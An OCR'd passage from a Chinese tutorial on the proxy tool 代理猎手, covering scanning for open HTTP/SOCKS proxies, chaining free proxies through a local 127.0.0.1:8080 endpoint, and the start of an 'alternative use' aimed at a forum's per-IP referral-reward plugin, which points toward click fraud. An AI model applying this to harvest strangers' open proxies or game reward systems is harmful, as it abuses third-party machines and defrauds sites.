


图 8




图 9

返回到添加任务窗口，点击下一步，进入到对端口（Port）进行选择的窗口。还是点击“选用”按钮。弹出如下的窗口，如图10。




图 10

再点击“打开”按钮，选择唯一的default.ppc文件，打开它。配合Shift键，选定所有协议为HTTP和SOCKS的端口，如图11。点击“使用”按钮，会弹出一个提示窗口，问你“是否必

搜”，选是。返回到添加搜索任务窗口，点击“完成”，完成对搜索任务的添加，返回到主界面。




图11

2．开始搜索

为了提高搜索的效率，还得配置一下。点击工具栏上的“运行参数设置”按钮打开配置窗口，如图12。




图12

在搜索方式中选定“启用先Ping后连的机制”后确定。注意，代理猎手默认的搜索、验证和Ping的并发数量分别为50、80和100。如果你的网络带宽无法提供这么大数量的并发连接，就需要相应减少各个并发的数量，以免影响正常的网络使用。现在就可以在代理猎手主界面上点击“开始执行搜索任务”按钮，如图13。




图13

3．调度使用代理

经过一段时间，点击主界面的“搜索结果”标签，可以查看搜索的结果，如图14。在结果列表中找到验证状态为“Free”（也就是免费代理）的项，通过鼠标右键调出的菜单将选定的代理地址加入到调度中。可以由同样的方法，多加几个免费代理进入调度列表。




图14

进入到网页浏览器的代理服务器配置项目，在代理服务器地址栏填入127.0.0.1，端口栏填入8080。现在你对网页的访问浏览就是通过代理猎手中所启动的代理服务器来进行的了。可由“代理调度”标签进入调度界面。由图示可知，代理猎手自动为代理服务器进行调度，每访问网站的时候，它会利用多个代理来实现浏览的功能，比起一般的单代理，这是个很大的进步，对网站的访问速度也自然会提高很多。当然，你也可以使用代理猎手的验证功能，可以把一些论坛提供的代理复制之后粘贴到一个文本文档，然后在代理猎手中选择导入，按全部验证。验证完之后选择精简结果，只保留FREE的，然后再导出来就可以了。

第三节 代理猎手的另类用法

上节中我们已经讲了代理猎手的详细使用功能，现在我再告诉大家一个代理猎手鲜为人知的用法，如今许多论坛都有“广告公司”这个插件，这个插件是论坛宣传手段之一，我们先看看个插件的说明。

让我们将这些广告代码贴到其他论坛或个人主页等地方，别人通过这个链接进入本社区，您就能获得反馈。

您可根据反馈量获得论坛币，请大家抱着宣传论坛的态度来对待，请勿作弊，同一IP地址在一定时间内重复点击，只算一次点击，如图15。

